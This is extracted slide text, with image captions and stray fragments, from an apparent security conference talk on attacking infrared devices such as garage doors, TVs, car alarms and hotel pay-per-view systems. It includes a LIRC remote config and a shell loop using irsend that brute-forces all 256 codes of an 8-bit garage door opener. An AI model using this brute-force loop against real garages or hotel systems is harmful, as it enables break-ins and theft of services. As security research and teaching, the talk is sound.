

WELCOME MESSAGE

LINE 1

OLD STATE MESSAGES



LINE 2

MAJOR MALFUNCTION



CLEAR



Introduction

- Major Malfunction
 - Security professional by day
 - White Hat hacker since the '70s
 - DEFCON Goon since DC5
 - Co-founder of InterFACE internet pirate radio station

Introduction

- Why Infra Red?

- Ubiquitous - still used in modern applications

- ♦ TV / Cable / Sat remotes

- ♦ Master configuration / Tuning

- ♦ Package selection

- ♦ Central control / Billing

- ♦ Vending machines

- ♦ Programming / price changes

- ♦ On / Off duty

- ♦ Public display signs

- ♦ Message programming

- ♦ Master configuration

- ♦ Garage door openers

- ♦ Car alarm systems / Central locking

- ♦ Air conditioning systems

Introduction

- Why MMIRDA?
 - 'Major Malfunction's Infra Red Discovery Application'
 - Built in IrDA Serial port on laptops
 - Originally intended to write a tool for FreeBSD, but found LIRC and other tools already existed under Linux

Introduction

- Why Bother?
 - IR unlikely to be replaced
 - ♦ Fit for use
 - ♦ Cheap
 - ♦ Simple
 - ♦ If it ain't broke, don't fix it!
 - Because it's there!
 - ♦ Good skills
 - ♦ Practice your art
 - ♦ Know your enemy
 - ♦ All work & no play...

Introduction

- IR is the ultimate in 'security by obscurity'
 - Invisible rays hide a multitude of sins
 - Simple codes
 - Total control
 - Inverted security model
 - ♦ End user device filters content
 - ♦ e.g. Hotel PPV TV

Simple Replay Attacks

- Record codes and retransmit
 - Early Car Alarms
 - Garage Doors
 - Toys - RoboSapien
 - Standard TVs
 - Bars, Clubs etc.
 - Clone 'special' remotes


Cloning / Replay Tools

- Learning remotes
 - Casio IR Watches
 - Apple Newton
 - OmniRemote
 - ♦ PalmOS
 - ♦ Dev library
 - ♦ <http://www.pacificneotek.com/>
 - Philips Pronto
 - ♦ Human readable (Hex)
 - ♦ <http://www.remotecentral.com/>
 - ♦ Pronto tools



BUY ME!



A close-up shot of a white and black humanoid robot, possibly a Pepper robot, standing on a patterned carpet. A small, rectangular white sign with a red border is attached to its chest. The sign has the words 'BUY ME!' written in red capital letters, and below it, the alphanumeric string '4W0N31' is written in black ink. The robot's head and upper torso are visible, and its black and white body is prominent. The background is a brown and beige patterned carpet.

BUY ME!
4W0N31





Brute Force Attacks

- Record codes, analyse and infer
 - Garage Doors
 - TVs
 - Cars

Brute Force Tools

- LIRC

- <http://www.lirc.org/>
- Visualisation tools
- Auto learning
- ASCII / Human readable config
- Software only with laptop IR port
- Linux only

- iRTrans

- <http://www.irtrans.de/>
- More powerful transmitter
- Solves PC timing issues
- Works with more targets
- Serial or USB
- Linux or Virus




Garage Door Openers

- Simple code, manually configurable
 - Dipswitch with 8 on / off bits = 256 possible codes



Analyse Data Bits With XMODE2



All on

S11111111 s s s s



All off

S 00000000 s s s s



1-7 off, 8 on

S 00000001 s s s s



1 on, 2-8 off

S 10000000 s s s s



1-3 off, 4-5 on, 6-8 off

S 00011100 s s s s

Conclusion: 1 start bit, 8 data bits, 4 stop bits

Garage Door Openers

Creating LIRC config

Learn test codes with 'irrecord':

```
begin remote
```

```
    name garage
```

```
    bits      12
```

```
    one       214 558
```

```
    zero      214 259
```

```
    toggle_bit 0
```

```
begin codes
```

```
    00          0x0000000000000000
```

```
    01          0x0000000000000001
```

```
    80          0x0000000000000080
```

```
    e3          0x00000000000000e3    # 00011100 inverted
```

```
    ff          0x00000000000000ff
```

```
end codes
```

```
end remote
```

Garage Door Openers

Now fill in the gaps

```
perl -e 'for (0..255) { printf(" %02x\t\t0x%016x\n",$_,$_) }'
```

00 0x000000000000000001

01 0x000000000000000001

02 0x000000000000000002

03 0x000000000000000003

04 0x000000000000000004

05 0x000000000000000005

06 0x000000000000000006

07 0x000000000000000007

08 0x000000000000000008

09 0x000000000000000009

0a 0x00000000000000000a

0b 0x00000000000000000b

.

.

.

Garage Door Openers

Send all codes

```
for i in `perl -e 'for (0..255) { printf("%02x\n",$_) }'` ; do irsend SEND_ONCE garage $i ; done
```

```
irsend SEND_ONCE garage 00
```

```
irsend SEND_ONCE garage 01
```

```
irsend SEND_ONCE garage 02
```

```
irsend SEND_ONCE garage 03
```

```
irsend SEND_ONCE garage 04
```

```
irsend SEND_ONCE garage 05
```

```
irsend SEND_ONCE garage 06
```

```
irsend SEND_ONCE garage 07
```

```
.
```

```
.
```

```
.
```

54 seconds to send all 256 codes



STOP
WHEN RED




Security Notice
Please enter your license plate number
Do not leave your car unattended
or you may be liable for any loss or damage




Hotel TV

- Inverted security model
 - Back-end may broadcast all content
 - TV filters content
 - TV controlled by end user
- No authentication required
- No encryption
 - Closed system







RODIT 2050


Welcome to the main menu

- TV programs
- Language selection
- Wake-up
- View messages
- View bill
- Restaurant
- Contact Numbers
- Credit Cards
- Hotel Information

Press  back to Start screen
Press  and  to select

IL SYSTEMA È OCCUPATO
VI PREGHIAMO
DI RIPOVARE PIÙ TARDI

continuare con 



Rohit Dasg

Welcome to the main menu

- TV programs
- Language selection
- Wake-up
- View messages
- View bill
- Restaurant
- Contact Numbers
- Credit Cards
- Hotel information

Press [back] back to Start screen
Press [left] and [right] to select

LOEWE

Thor
from

2M Electronic A/S

<http://www.2m.dk/>
phone: (+45) 43 300 555

Panasonic



Xelos SL 20

ASV Black TFT, FM Radio
Art.No. 63448 A 70 Ser.No. 10035

